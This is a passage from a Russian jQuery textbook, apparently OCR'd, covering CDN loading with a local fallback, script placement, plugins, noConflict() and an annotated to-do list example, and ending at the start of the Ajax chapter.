      $slideAd.stop(true).animate({ 'right': '-360px' }, 250);
    }

  });

});
```

ВЫЧИСЛЕНИЕ КОНЕЧНОЙ ОБЛАСТИ

Вычисление высоты, на которой контейнер должен появляться на экране:

а) получаем расстояние между верхней границей документа и верхней частью элемента **footer** (серый прямоугольник);


б) вычитаем из результата высоту видимой области страницы;

в) вычитаем еще **500px**, чтобы получить область, на уровне которой будет отображаться контейнер (выделена розовым).

Чтобы узнать, насколько далеко пользователь прокрутил страницу вниз, применяется инструкция

$(window).scrollTop();


Если полоса прокрутки находится ниже той точки, где начинается конечная зона, контейнер следует сделать видимым.
В противном случае его нужно убрать со страницы.



СПОСОБЫ ПОДКЛЮЧЕНИЯ JQUERY К СТРАНИЦЕ

На момент написания этой книги главными поставщиками jQuery были сети CDN, принадлежащие разработчикам данной библиотеки (на основе Max CDN), а также компаниям Google и Microsoft.

Вместо того чтобы хранить компоненты jQuery вместе с остальными файлами своего сайта, вы можете пользоваться версиями этой библиотеки, находящимися на серверах сторонних компаний. Но у вас все равно должна быть запасная версия.



Сеть доставки контента (Content Delivery Network или CDN) — это набор серверов, рассредоточенных по всему миру. Она предназначена для очень быстрой выдачи статических файлов (таких как HTML, CSS, JavaScript, изображения, аудио- и видеофайлы).

CDN пытается найти ближайший к вам сервер и отправить файлы с него, чтобы данные не преодолевали слишком большое расстояние. В случае с jQuery пользователи, скорее всего, уже загрузили и кэшировали соответствующие файлы при посещении других сайтов.

Подключая библиотеку jQuery к своей странице, вы можете попытаться запросить ее в одной из таких CDN. Затем вам нужно проверить, загрузилась ли библиотека, и если нет, подключить версию, которая хранится на вашем сервере (в качестве запасного варианта).

ЗАГРУЗКА JQUERY ИЗ CDN

Когда jQuery загружается из CDN, на странице часто можно встретить синтаксис, похожий на тот, что представлен ниже. Код начинается с элемента **script**, который пытается загрузить из CDN файл jQuery. Но обратите внимание: URL-адрес сценария начинается с двух прямых слешей (а не с **http:**).

Данный подход называют **адресом относительно схемы (протокола)**. Если пользователь загрузит текущую страницу через **https**, он не увидит предупреждения о том, что на ней содержатся небезопасные элементы.
Примечание. Данный прием не работает локально с протоколом **file://**.

Вслед за этим часто идет второй элемент **script**. Он содержит логическую операцию, которая проверяет, загрузилась ли библиотека jQuery. В случае если проверка не пройдена, браузер пытается загрузить сценарий jQuery с того же сервера, на котором находятся остальные файлы сайта.

HTML

```
<script src="//ajax.googleapis.com/ajax/libs/jquery/1.10.2/jquery.min.js">
</script>

<script>
window.jQuery || document.write('<script src="js/jquery-1.10.2.js"><\/script>')
</script>
```

Логическая операция ищет объект jQuery, который предоставляется библиотекой. Если тот существует, возвращается **true**, а инструкция завершается досрочно (см. с. 163).

Если библиотека jQuery не была загружена, с помощью метода **document.write()** на странице создается новый элемент **script**. Он загружает jQuery с того же сервера, на котором находятся остальные файлы сайта.

Важно иметь запасной вариант, потому что сеть CDN иногда бывает недоступна, файл могут переместить, а в некоторых странах блокируются определенные доменные имена (такие как Google).

РАЗМЕЩЕНИЕ СЦЕНАРИЕВ

Расположение элементов script может повлиять на то, насколько быстро выполняется загрузка страницы.

СКОРОСТЬ

На ранних этапах развития Всемирной паутины разработчикам рекомендовалось размещать элемент script внутри раздела заголовка страницы, head, как это делается с таблицами стилей. Однако из-за этого часто кажется, что страницы загружаются медленней.

Ваш веб-документ способен использовать файлы из разных мест (например, изображения и таблицы CSS могут загружаться из одной сети CDN, библиотека jQuery — из другой, а шрифты еще откуда-то).


Обычно браузеры одновременно загружают с разных серверов не больше двух файлов. Но при загрузке сценария JavaScript прекращается считывание всех остальных ресурсов и останавливается формирование страницы, пока этот сценарий не будет загружен и обработан.

Таким образом, если поместить сценарий в конец документа, непосредственно перед закрывающим тегом **</body>**, он не повлияет на отображение остальной части страницы.

HTML-КОД, ЗАГРУЖЕННЫЙ В ДЕРЕВО DOM

Чтобы сценарий мог обратиться к HTML-коду веб-страницы, тот должен быть загружен в дерево DOM (об данном процессе часто говорят как о загрузке дерева DOM).

Чтобы узнать, когда это произойдет, можно воспользоваться событием load, которое вызывает соответствующую функцию. Однако оно срабатывает только тогда, когда завершается загрузка страницы вместе со всеми ее ресурсами. Вместо него можно применять событие **DOMContentLoaded**, входящее в стандарт HTML5, но оно не поддерживается старыми браузерами.




Если сценарий пытается обратиться к элементу, который еще не загрузился, возникает ошибка. Согласно диаграмме, приведенной выше, сценарий может работать только с первыми двумя элементами **li**, тогда как третий и четвертый остаются недоступными.

По мере возможности старайтесь применять альтернативы сценариям. Например, используйте CSS для анимации или атрибут **autofocus** из состава HTML5 для установки фокуса на элемент вместо события **load**.

Если ваша страница загружается медленно и вам нужно подключить небольшой объем кода перед загрузкой остального документа, можете разместить элемент **script** в теле страницы — внутри элемента **body**.

На момент написания этой книги данный подход, ввиду преимуществ, связанных со скоростью, активно применялся компанией Google. Однако общеизвестно, что он усложняет поддержку кода.




```
<!DOCTYPE html>
<html>
 <head>
  <title>Пример страницы</title>
  <link rel="stylesheet" href="sample.css" />
  <script src="js/sample.js"></script>
 <head>
 <body>
  <h1>Пример страницы</h1>
  <div id="page">Основной контент...</div>
 </body>
</html>
```

В РАЗДЕЛЕ ЗАГОЛОВКА

Этого расположения лучше избегать, поскольку:
1. загрузка страницы визуально замедляется;
2. на момент выполнения сценария содержимое DOM еще не загружено, поэтому придется ждать таких событий, как load или **DOMContentLoaded**.

Если вам необходимо использовать элемент script в разделе заголовка страницы, он должен находиться непосредственно перед закрывающим тегом **</head>**.




```
<!DOCTYPE html>
<html>
 <head>
  <title>Пример страницы</title>
  <link rel="stylesheet" href="sample.css" />
 <head>
 <body>
  <h1>Пример страницы</h1>
  <script src="js/sample.js"></script>
  <div id="page">Основной контент...</div>
 </body>
</html>
```

В ТЕЛЕ СТРАНИЦЫ

Как и в предыдущем случае, сценарии, находящиеся посреди страницы, замедляют загрузку оставшейся части документа.

Если вы используете метод **document.write()**, элемент **script** нужно разместить там, где должен появляться новый контент. Это одна из причин, по которым методом **document.write()** лучше не пользоваться.



```
<!DOCTYPE html>
<html>
 <head>
  <title>Пример страницы</title>
  <link rel="stylesheet" href="sample.css" />
 <head>
 <body>
  <h1>Пример страницы</h1>
  <div id="page">Основной контент...</div>
  <script src="js/sample.js"></script>
 </body>
</html>
```

В ТЕЛЕ СТРАНИЦЫ ПЕРЕД ТЕГОМ </BODY>

Это идеальное место, поскольку:
1. сценарий не блокирует загрузку других ресурсов;
2. на момент выполнения сценария дерево DOM уже загружено.

ДОКУМЕНТАЦИЯ К JQUERY

Исчерпывающий перечень возможностей библиотеки jQuery находится по адресу api.jquery.com.

Невозможно уместить весь материал о jQuery в одну, пусть и длинную, главу. Но вы все же успели познакомиться со многими наиболее популярными функциями, и ваших знаний об этой библиотеке должно быть достаточно для понимания того, как она работает и как ее можно применять в сценариях.

В оставшихся главах книги вы еще увидите множество примеров с использованием jQuery.

Полученных вами знаний должно хватить для комплексного изучения документации к jQuery, доступной во Всемирной паутине по адресу **api.jquery.com.**

На этом сайте перечисляются все доступные методы и свойства, а также новый функционал, появившийся в последних версиях библиотеки. Там же можно узнать, от чего ее разработчики планируют отказаться.

РАБОТА С ДОКУМЕНТАЦИЕЙ

В левой части страницы можно видеть функции, разбитые по категориям.
Щелкнув по любому методу в главном разделе, вы увидите список параметров, которые он может принимать. Необязательные параметры заключены в квадратные скобки.

Там также можно найти методы, признанные устаревшими. Это означает, что их больше не рекомендуется использовать, потому что из дальнейших версий jQuery они, скорее всего, будут изъяты.

РАСШИРЕНИЕ ВОЗМОЖНОСТЕЙ JQUERY С ПОМОЩЬЮ ПЛАГИНОВ

Плагины — это сценарии, которые расширяют возможности библиотеки jQuery. Сотни готовых плагинов доступны для использования.

Плагины предоставляют функциональность, которой нет в библиотеке jQuery. Обычно они отвечают за определенные действия — например, создают слайд-шоу или видеопроигрыватели, выполняют анимацию, преобразовывают данные, улучшают формы и выводят дополнительную информацию из удаленного сервера.

Чтобы получить представление о количестве и разнообразии доступных плагинов, посетите страницу plugins.jquery.com. Вы можете бесплатно загрузить и использовать любой из них на своих сайтах. Существуют также каталоги платных плагинов для jQuery (например, codecanyon.net).

Плагины написаны таким образом, что новые методы расширяют объект jQuery и, следовательно, могут быть применены к выборке. Вам достаточно знать, как:

- делать выборку элементов;
- вызывать методы и использовать параметры.

Значительная часть возможностей этих плагинов не требует от вас написания какого-либо кода. Пример создания простого плагина вы увидите в главе 11.

КАК ВЫБРАТЬ ПЛАГИН

При выборе плагина стоит проверить, поддерживается ли он до сих пор и не вызывает ли проблемы у других пользователей. Вам могут пригодиться следующие сведения.

- Когда была выпущена актуальная версия плагина?
- Сколько людей следит за его развитием?
- О чем говорится в отчетах об ошибках?

Если вы столкнулись с ошибкой в сценарии или хотите задать вопрос, помните, что авторы плагинов, скорее всего, занимаются ими в свободное от основной работы время, помогая другим людям и внося свой вклад в сообщество.

БИБЛИОТЕКИ JAVASCRIPT

jQuery является примером того, что программисты называют библиотекой JavaScript. Это JavaScript-файл, который подключается к странице и позволяет использовать содержащиеся в нем функции, объекты, методы и свойства.

Библиотека дает возможность заимствовать код из одного файла и использовать его функции, объекты, методы и свойства в другом — в этом заключается ее идея.

Новый функционал становится доступным, как только вы его подключите к своей странице. О том, как использовать библиотеку, можно узнать из ее документации.

jQuery является наиболее распространенной библиотекой в Интернете, но когда вы ее изучите, вам наверняка захочется познакомиться с некоторыми ее аналогами, перечисленными ниже.

Преимущество популярных библиотек заключается в том, что они хорошо протестированы. Над некоторыми из них к тому же трудятся целые команды разработчиков (в свободное время).

Один из основных недостатков любой библиотеки состоит в том, что часть ее возможностей, как правило, не используется. Это означает, что вам придется загружать ненужный код (что, в свою очередь, способно замедлить ваш сайт). Можно попытаться вычленить ту часть библиотеки, которая вам действительно нужна, или просто написать собственный сценарий, делающий то же самое.

DOM И СОБЫТИЯ

Zepto.js
YUI
Dojo.js
MooTools.js

ПОЛЬЗОВАТЕЛЬСКИЙ ИНТЕРФЕЙС

jQuery UI
jQuery Mobile
Twitter Bootstrap
YUI

ГРАФИКА И ДИАГРАММЫ

Chart.js
D3.js
Processing.js
Raphael.js

ШАБЛОНЫ

Mustache.js
Handlebars.js
jQuery Mobile

ВЕБ-ПРИЛОЖЕНИЯ

Angular.js
Backbone.js
Ember.js

СОВМЕСТИМОСТЬ

Modernizr.js
YepNope.js
Require.js

ПРЕДОТВРАЩЕНИЕ КОНФЛИКТОВ С ДРУГИМИ БИБЛИОТЕКАМИ

Ранее в главе 7 вы узнали, что **$()** — это сокращенная запись **jQuery()**. Символ **$** используется и другими библиотеками, такими как prototype.js, MooTools и YUI. Во избежание конфликтов между этими сценариями используйте следующие приемы.

ПОДКЛЮЧЕНИЕ JQUERY ПОСЛЕ ДРУГИХ БИБЛИОТЕК

Здесь для символа **$** является приоритетным контекст jQuery:

```
<script src="other.js"></script>
<script src="jquery.js"></script>
```

Вы можете указать в начале своего сценария метод **.noConflict()**. Это заставит jQuery отказаться от сокращения **$** и позволит использовать его в других сценариях. После этого вы можете перейти на полное имя объекта jQuery:

```
jQuery.noConflict();
jQuery(function() {
  jQuery('div').hide();
});
```

Впрочем, вы можете продолжать использовать символ **$**, поместив свой сценарий внутрь немедленно выполняемой функции (IIFE):

```
jQuery.noConflict();
(function($) {
  $('div').hide();
})(jQuery);
```

Для сокращения также можно указать какой-нибудь псевдоним — например, **$j**:

```
var $j = jQuery.noConflict();
$j(document).ready(function() {
  $j('div').hide();
});
```

ПОДКЛЮЧЕНИЕ JQUERY ПЕРЕД ДРУГИМИ БИБЛИОТЕКАМИ

Здесь для символа **$** является приоритетным контекст других сценариев:

```
<script src="jquery.js"></script>
<script src="other.js"></script>
```

Значение символа **$** определяется другой библиотекой. Нет нужды использовать метод **.noConflict()**, потому что он ни на что не повлияет. Но вы по-прежнему можете применять полное имя объекта jQuery:

```
jQuery(document).ready(function() {
  jQuery('div').hide();
});
```


Вы можете передать символ **$** в качестве аргумента анонимной функции, которая вызывается методом **.ready()**:

```
jQuery(document).ready(function($) {
  $('div').hide();
});
```

Этот код является эквивалентом следующей инструкции:

```
jQuery(function($){
  $('div').hide();
});
```


TYPOGRAPHIC 58: TOO MUCH NOISE NOT ENOUGH TIME
THE JOURNAL OF THE INTERNATIONAL SOCIETY OF TYPOGRAPHIC DESIGNERS
DAVID JURY
iPad
15:00
28 %
xanadu.myjino.ru
КОРОЛЬ ВКУСА
ПРОДОВОЛЬСТВЕННАЯ ЛАВКА
4
свежий инжир
кедровые орешки
пчелиный мед
бальзамический уксус
НОВЫЙ ЭЛЕМЕНТ



ПРИМЕР
JQUERY

В этом примере собран целый ряд принципов, с которыми вы познакомились в данной главе. С их помощью будет создан список, позволяющий добавлять новые пункты и удалять старые.

- Посетители сайта могут добавить в список новые пункты.
- Они также могут щелкнуть мышью по пункту, чтобы пометить его как «завершенный» (в связи с чем он переместится в конец списка и будет обозначен классом **complete**).
- Если еще раз щелкнуть по пункту, который имеет класс **complete**, он исчезнет.

Обновляющееся количество пунктов в списке будет отображаться в заголовке.

Как вы вскоре убедитесь, код на основе jQuery получается более компактным, чем с использованием чистого JavaScript. К тому же он способен работать во всех браузерах, несмотря на то что специального кода для этого не предусмотрено.

Поскольку в список можно добавлять новые пункты, события обрабатываются путем делегирования. Когда пользователь щелкает мышью в любом месте элемента **ul**, на это событие реагирует метод .on(). Внутри него находится условное выражение, которое проверяет, является ли пункт:

- незавершенным — в этом случае щелчок присваивает пункту класс **complete**, перемещает его в конец списка и обновляет счетчик;
- завершенным — в этом случае повторный щелчок приводит к постепенному скрытию элемента и полному его удалению из списка.

Использование условных выражений и пользовательских функций (необходмых для счетчика) иллюстрирует совместное применение подходов, принятых в jQuery, и традиционного JavaScript, с которым вы имели дело ранее в этой книге.

Появление и удаление элементов тоже анимируется. Данная анимация является примером сцепления методов для выполнения сложных действий с одним и тем же набором элементов.

ПРИМЕР
JQUERY

c07/js/example.js JAVASCRIPT

```
$(function() {

                                                  // ПОДГОТОВКА
  var $list, $newItemForm, $newItemButton;
  var item = '';                                  // Элемент является пустой строкой
  $list = $('ul');                                // Кэшируем неупорядоченный списокt
  $newItemForm = $('#newItemForm');               // Кэшируем форму для добавления новых элементов
  $newItemButton = $('#newItemButton');           // Кэшируем кнопку для показа формы

  $('li').hide().each(function(index) {           // Скрываем пункты списка
    $(this).delay(450 * index).fadeIn(1600);      // Затем плавно их выводим
  });

                                                   // СЧЕТЧИК ПУНКТОВ
  function updateCount() {                         // Создаем функцию для обновления счетчика
    var items = $('li[class!=complete]').length;   // Количество элементов в списке
    $('#counter').text(items);                     // Добавляется в круг счетчика
  }
  updateCount();                                   // Вызываем функцию

                                                   // ПОДГОТОВКА НОВЫХ ПУНКТОВ
  $newItemButton.show();                           // Показываем кнопку
  $newItemForm.hide();                             // Прячем форму
  $('#showForm').on('click', function() {          // При нажатии кнопки добавления
    $newItemButton.hide();                         // Скрываем кнопку
    $newItemForm.show();                           // Показываем форму
  });
```

Весь сценарий находится внутри сокращенной версии метода **document.ready()**, поэтому он не запустится, пока дерево DOM не готово. Создаются переменные, которые будут применяться в сценарии — в частности, для кэширования выборок jQuery.

Функция **updateCounter()** узнает, сколько пунктов находится в списке, и записывает это число рядом с заголовком. Она вызывается сразу после загрузки страницы.

Форма для добавления элементов прячется при запуске сценария и выводится на экран, когда пользователь нажимает кнопку **Новый элемент**. В этом случае в список добавляется еще один элемент, после чего вызывается функция **updateCounter()**.

ПРИМЕР
JQUERY

JAVASCRIPT c07/js/example.js

```
                                        // ДОБАВЛЕНИЕ В СПИСОК НОВОГО ПУНКТА
$newItemForm.on('submit', function(e) {  // При отправке нового пункта
  e.preventDefault();                    // Предотвращаем отправку формы
  var text = $('input:text').val();      // Получаем значение текстового поля
  $list.append('<li>' + text + '</li>'); // Добавляем элемент в конец списка
  $('input:text').val('');               // Очищаем поле ввода
  updateCount();                         // Обновляем счетчик
});

                                        // ОБРАБОТКА ЩЕЛЧКА - ИСПОЛЬЗУЕТ ДЕЛЕГИРОВАНИЕ ДЛЯ ЭЛЕМЕНТА UL
$list.on('click', 'li', function() {
  var $this = $(this);                   // Кэшируем элемент в объект jQuery
  var complete = $this.hasClass('complete'); // Является ли пункт завершенным

  if (complete === true) {               // Проверяем, завершен ли пункт
    $this.animate({                      // Если да, анимируем прозрачность + отступ
      opacity: 0.0,
      paddingLeft: '+=180'
    }, 500, 'swing', function() {        // При завершении анимации вызываем функцию обратного вызова
      $this.remove();                    // Затем полностью удаляем этот пункт
    });
  } else {                               // Если нет, делаем его завершенным
    item = $this.text();                 // Получаем текст из элемента списка
    $this.remove();                      // Удаляем элемент списка
    $list                                // Добавляем его в конец списка как завершенный
      .append('<li class=\"complete\">' + item + '</li>')
      .hide().fadeIn(300);               // Прячем его, чтобы плавно вывести на экран
    updateCount();                       // Обновляем счетчик
  }                                      // Конец ветки else
});                                      // Конец обработчика событий

});
```

Метод-событие **.on()** отслеживает щелчки мышью в любой области списка, потому что в этом сценарии применяется делегирование событий. Элемент, по которому щелкнули, сохраняется в объект jQuery и кэшируется в переменную с названием **$this**.

Затем код проверяет, имеет ли элемент класс **complete**, и если да, то постепенно его скрывает и удаляет. Если пункт еще не завершен, он перемещается в конец списка.

После этого атрибуту **class** данного пункта присваивается значение **complete**. В конце вызывается функция **updateCount()**. Она обновляет количество пунктов в списке, которые осталось выполнить.

ОБЗОР
JQUERY

- jQuery — это JavaScript-файл, который подключается к страницам.
- Он упрощает и ускоряет написание кроссбраузерных сценариев в два этапа:

  1. использование селекторов в стиле CSS для сбора одного или нескольких узлов из дерева DOM;

  2. применение встроенных в jQuery методов для работы с элементами в выборке.
- Синтаксис селекторов в стиле CSS упрощает процесс выбора нужных элементов. В нем также предусмотрены методы для простого обхода дерева DOM.
- jQuery облегчает задачу обработки событий, потому что соответствующие методы работают во всех браузерах.
- jQuery предоставляет методы для более быстрого и простого решения тех задач, с которыми часто приходится сталкиваться работающим на JavaScript программистам.

Глава 8

AJAX И JSON

Ajax — это способ загрузки данных в определенную часть страницы без ее полного обновления. Данные часто передаются в формате под названием JSON (JavaScript Object Notation — представление объектов в JavaScript).

Возможность загрузки нового контента в определенную часть документа повышает удобство взаимодействия; пользователю не нужно ждать, когда загрузится вся страница, так как обновляется только ее часть. Это привело к росту популярности так называемых одностраничных веб-приложений (веб-инструментов, которые больше похожи на настоящие программы, хотя и работают в браузере). В главе 7 раскрываются следующие темы.

ЧТО ТАКОЕ AJAX

